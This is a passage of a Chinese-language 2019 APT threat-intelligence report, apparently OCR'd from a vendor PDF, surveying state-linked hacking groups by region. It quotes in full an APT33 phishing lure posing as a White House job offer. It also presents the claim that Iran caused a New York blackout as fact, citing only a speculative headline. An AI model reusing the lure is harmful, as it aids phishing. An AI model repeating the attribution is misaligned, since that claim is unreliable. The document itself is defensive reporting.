


SideWinder的钓鱼邮件

payload的加载方式跟之前没什么变化，依然采用dll侧加载（白加黑）的方式，而最终的RAT同样为传统的C# RAT。



SideWinder的payload加载方式



SideWinder的最终RAT


3.4 其他方向的威胁

其他方向的威胁主要来自欧美国家，典型代表如方程式、Lamberts、Turla等。该方向的组织的技术能力跟其他方向的组织能力上不可同日而语。由于该方向的组织攻击方式大多从重要目标防火墙、路由器、邮件服务器、IOT设备等入手，通过漏洞层层植入木马（也可能无木马实体存在），技术手段十分高超。此外，其用于攻击的通信设备很多都是被攻陷的物联网设备，甚至还有劫持卫星的通信，且用完即丢，因此发现难度非常大。

如在2019年某些设备上发现的一些pipeloader，利用SMB来传输并注册，并且伪装成系统文件，非常难以被发现。

四、国际APT攻击形势

高级持续性威胁（APT）被认为是地缘政治的延伸，甚至是战争和冲突的一部分，2019年的网络攻击活动依然与全球政治冲突、军事冲突热点形成高度相关性，如美伊中东冲突、印巴冲突，朝韩对峙，俄欧对峙等等。




热点区域相关APT事件占比

4.1 朝韩对峙

2019年朝鲜半岛的紧张局势逐渐好转，美国总统特朗普历史性地访问朝鲜的土地，大大缓和了朝鲜半岛的紧张局势，虽然政治上和军事上的紧张局势逐渐缓和，但是网络层面的互相攻击，互相刺探情报的活动却有增无减。2019年，朝鲜半岛相关的APT组织的活跃度依然高居榜首。其中最具代表性的组织为Kimsuky和darkhotel。

Kimsuky组织为韩国安全厂商给取的名，实际腾讯安全威胁情报中心在2018、2019均披露过的Hermit（隐士）归为同一攻击组织。该组织在2019年异常活跃，多次针对韩国的目标进行了攻击，如针对韩国统一部进行攻击：



Kimsuky针对韩国统一部进行的钓鱼攻击

而同样，DarkHotel使用了Chrome 0-day exploit CVE-2019-13720针对朝鲜的目标进行了名为" WizardOpium "的攻击活动（引用自卡巴斯基的报告，见参考链接4）。

该攻击使用水坑攻击了朝鲜某新闻网站：

被攻击的朝鲜网站（引用自安全研究员cyberwar15，见参考链接5）

被攻击网站中插入的恶意代码（引用自安全研究员cyberwar15，见参考链接5）


从今年的攻击能力和攻击效果上来，明显南方的DarkHotel更胜一筹。当然Lazarus等组织同样具有使用0day的能力，实力同样不可小觑。

4.2 印巴冲突

印度和巴基斯坦同属于南亚地区的两个国家，由于一些历史原因，两国一直不大和睦，冲突不断。从2019年初开始，双方关系突然紧张，冲突升级。今年2月，印度空军飞越克什米尔巴方实控线，被巴军方击落并俘获一名印度空军飞行员，同时这也是印度首次袭击巴基斯坦境内。两国在克什米尔军队集

结并且频繁交火，印方甚至水淹巴基斯坦，打开阿尔奇大坝，造成巴基斯坦面临洪水的危机，同时印方几日前公开宣称，可能会先对巴基斯坦使用核武措施。

随着双方的军事冲突愈演愈烈时，网络战场上也硝烟四起。就在印度空军被俘事件后，腾讯安全威胁情报中心曾捕获并发布了一例以此次冲突事件为诱饵的APT攻击样本，分析后确认了该样本源于巴基斯坦的APT攻击组织TransparentTribe，此外印度针对巴基斯坦的攻击活动也一直在持续中，腾讯安全威胁情报中心也曾多次发布相关的分析报告。



白象的攻击诱饵

项目类型	内容					
组织名称	BITTER	Patchwork	White Company	Confucius	SideWinder	donot
中文名	蔓灵花	白象		孔子	响尾蛇	肚脑虫
攻击者	印度	印度	印度	印度	印度	印度
攻击国家	巴基斯坦、中国等	巴基斯坦、中国等	巴基斯坦	巴基斯坦	巴基斯坦、中国等	巴基斯坦、中国等
攻击目标	政府部门（尤其是外交机构）、军工企业、核能企业等	政府机构、科研教育机构和研究所等	政府、军方、军事目标	政府、司法部门、军方等	政府、军方、军事目标	政府、军方、军事目标、商贸人员
攻击目的	窃取敏感资料、信息等	窃取敏感资料、信息等	窃取敏感资料、信息等	窃取敏感资料、信息等	窃取敏感资料、信息等	窃取敏感资料、信息等
攻击时间	至少从2013年持续至今	至少从2009年持续至今	至少从2016年持续至今	至少从2013年持续至今	至少从2012年持续至今	至少从2017年持续至今
曝光时间	2016年由美国安全公司Forcepoint进行了披露	2016年Cymmetria对该组织进行了披露	2018年由cylance公司进行了披露	2018年由趋势科技（trendmicro）进行了披露	最早在2018年5月被腾讯威胁情报中心曝光	最早在2018年3月由NetScout公司的ASERT团队进行了披露
攻击方式	钓鱼网站；短信；社交网站投递；鱼叉攻击->Zip->自	鱼叉攻击->Zip->白利用->RAT	鱼叉攻击->Zip->RAT	鱼叉攻击->Zip->RAT	鱼叉攻击->hta->白+黑（Rat）；GooglePlay投递	鱼叉攻击->Zip->RAT；短信；社交网站投递

	解压程序->第一阶段downloader->下载分发任务组件					
诱饵类型	Office 、 自 解压 、 InPage 、 apk等	Office、apk等	Office	Ingae、apk等	Doc 、 lnk 、 apk等	Office、Apk等
编程语言	C++、C#、java	C++、C#、java	C++、delphi、C#等	C++ 、 delphi 、java	VB、js、vbs、powershell 、 C# 、java等	VB、C++、java等
攻击平台	Windows 、 Android等	Windows 、 Android等	Windows	Windows 、 Android等	Windows、Android等	Windows 、 Android等

南亚各APT组织信息简介

4.3 美伊局势

对于美国和伊朗来说，2019年是不平凡的一年。两国局势在2019年越来越紧张，如伊朗高级军官被炸死、美军基地被轰炸等等，差点爆发区域战争。战争阴霾下的网络攻击也暗流涌动，两国在网络攻击领域互相进行多次激烈交锋。


如美国攻击了伊朗的导弹控制系统、情报系统；攻击并摧毁了伊朗准军事部队用来策划针对油轮袭击的一个关键数据库，该行动削弱了伊朗秘密打击波斯湾航运运输的能力等等。

U.S. Cyberattack Hurt Iran's Ability to Target Oil Tankers, Officials Say

Islamic Revolutionary Guards Corps patrolling around a seized British tanker in Bandar Abbas, Iran, last month. An American cyberattack in June took out a critical database used by the Revolutionary Guards. Hasan Shirvani/Agence France-Presse — Getty Images

美国攻击伊朗数据库的新闻截图（参考链接6）

而伊朗的一些APT组织同样对美国进行还击，如APT33伪造美国白宫文件，针对美国进行攻击：



Steven Braun
Pennsylvania Ave., NW
Washington, DC 20500

(202) 862-3655
Fax: (202) 862-3647

WASHINGTON D.C

From: *Steven Braun*
Office of Human Resources Job Offers
President's Council of Economic Advisers

Subject: Job in Council of Economic Advisers; Assistant Director

The Council of Economic Advisers (CEA) recruits Assistant Director. Assistant Directors have a Ph.D. in economics and are typically on leave from positions at universities, government agencies, or research organizations. Excellent research skills and strong presentation skills are needed. Assistant Directors participate actively in the policy process, represent the CEA in interagency meetings, and have primary responsibility for the economic analysis and reports prepared by the Council. In recent years, Assistant Directors have been faculty members from institutions such as Berkeley, Carnegie Mellon, Cornell, Duke, Georgetown, Maryland, Michigan, MIT, and Yale, and economists from the Federal Reserve Board, USDA, SEC, and the DOJ. It has been a productive and collegial team, and it is supported by an exceptionally strong staff of on-leave PhD students and recent college graduates. The CEA needs specialists in virtually every field of economics. Most Assistant Directors begin work at the Council in the summer and stay for a full academic year. CEA staff members must be U.S. citizens and may not also be citizens of another country.

If you are interested in this position you can send your C.V. to cv@becomestateman.com.


Application Deadline: Applications are accepted on a rolling basis.

The United States Government does not discriminate in employment on the basis of race, color, religion, sex, national origin, political affiliation, sexual orientation, gender identity, marital status, disability and genetic information, age, membership in an employee organization, or other non-merit factor.

DATE: Wednesday, May 22, 2019
PLACE: Pennsylvania Ave., NW
Washington, DC 20500

APT33针对美国的攻击文件

如伊朗革命卫队下属的网络电子信息部队攻击纽约市多个变电站的控制中心，导致了纽约全城大约4个小时的停电。



NEW YORK POWER BLACKOUT; DID IRAN DID PERFORMED A COUNTER CYBERATTACK?


Share this...

Last Saturday night, a blackout in **New York** left the entire Manhattan area without electric power; interestingly, the incident occurred on the anniversary of the massive blackout that happened in 1977 that left the entire city without power, crippling traffic and all work, academic and domestic activities, **network security** specialists report.


纽约停电的相关报导

4.4 中东地区

中东地区是世界上政治最复杂的地区。此外，大量的恐怖袭击、局部冲突等也在此地区大量的出现。随着中东地缘政治紧张局势的加剧，中东地区的网络间谍活动的数量和范围也大大增加。以APT34为代表的APT组织在2019年异常活跃，2019年该组织被曝光多起利用LinkedIn传送攻击诱饵对中东地区的政府、能源、油气等行业发起的APT攻击事件。MuddyWater组织也是2019年最活跃的APT组织之一，出现了该组织大量的攻击诱饵，其中绝大部门诱饵为带有恶意宏代码的office文件。



APT34利用LinkedIn发送攻击诱饵




MuddyWater的钓鱼诱饵

4.5 俄欧对峙

俄罗斯跟欧洲的一些国家，如前苏联国家的网络攻击，主要以俄罗斯为主导，攻击组织包括APT28、Turla、Gamaredon等。其中Gamaredon最为活跃，而turla的技术能力更为高超。


Gamaredon主要针对乌克兰政府、国防、军队等单位进行攻击活动，其活动最早可追溯至2013年。在2019年，该组织异常活跃，频繁的对乌克兰目标进行了攻击。该组织有点类似海莲花，虽然技术能力相对普通，但是却是非常勤奋。

Gamaredon的钓鱼邮件



Gamaredon的攻击流程

相对Gamaredon，Turla是个技术能力一流的攻击组织，同样被归属于俄罗斯。该组织常攻击Microsoft Exchange邮件服务器，传播恶意文件。



Turla的攻击流程（引用自ESET报告，见参考链接8）

而另据英国国家网络安全中心（NCSC）的报告，Turla还劫持了伊朗组织APT34的基础设施和恶意软件进行攻击。

Turla劫持APT34报告（见参考链接9）

五、2019年攻击总结

整个2019年，攻击众多，我们根据其攻击的目标和目的性以及技术特点两方面来进行总结。


5.1 攻击目标和目的性总结

5.1.1 攻击更加注重经济效益

从往常的攻击来看，APT攻击更加注重政治利益，以国家背景做背书。但是在2019年的攻击中，我们发现了一些以经济为主的攻击活动。

如Lazarus攻击多个数字货币交易所，并窃取了数字货币；

如Lazarus还跟臭名昭著的僵尸网络Trickbot合作，共同获取相应效益（Trickbot常投递银行木马和勒索软件）：



Lazarus和Trickbot的关联（见参考链接10）

又如FIN6组织进行了多起针对性的勒索软件攻击，如针对法国亚创集团（Altran）的勒索攻击：

Press release
28.01.2019

Information on a cyber attack

On the 24th of January 2019, Altran was the target of a cyber attack affecting operations in some European countries.

To protect our clients, employees and partners, we immediately shut down our IT network and all applications. The security of our clients and of data is and will always be our top priority. We have mobilized leading global third-party technical experts and forensics, and the investigation we have conducted with them has not identified any stolen data nor instances of a propagation of the incident to our clients.

Our recovery plan is unfolding as expected and our technical teams are fully mobilized.

Throughout the process, Altran has been in contact with its clients, relevant governmental authorities and regulators.

亚创针对勒索病毒攻击的报告（见参考链接11）


此外，Fin6还针对挪威海德鲁公司（Norsk Hydro）、英国警察联合会（Police Federation）、美国化学公司瀚森（Hexion）和迈图（Momentive）进行了一系列的攻击活动。

其他还有老牌的针对金融目标进行攻击的组织TA505、Fin7、Buhtrap等也在2019年频繁进行了攻击活动。

5.1.2 攻击更多的转向民生和基础设施

2019年，还被揭露了多个针对基础设施的攻击活动。

如lazarus被披露在9月-10月期间，对印度的Kudankulam核电厂进行了攻击：



安全人员分享的攻击样本（见参考链接12）

不仅仅是核电厂，印度航天研究组织（ISRO）也同样披露说遭到攻击，这是否和Chandrayaan-2（月船2号）登月计划失败有一定的关联?

MUST READ

Home / India / Not only Kudankulam, ISRO, too, was alerted of cyber security breach

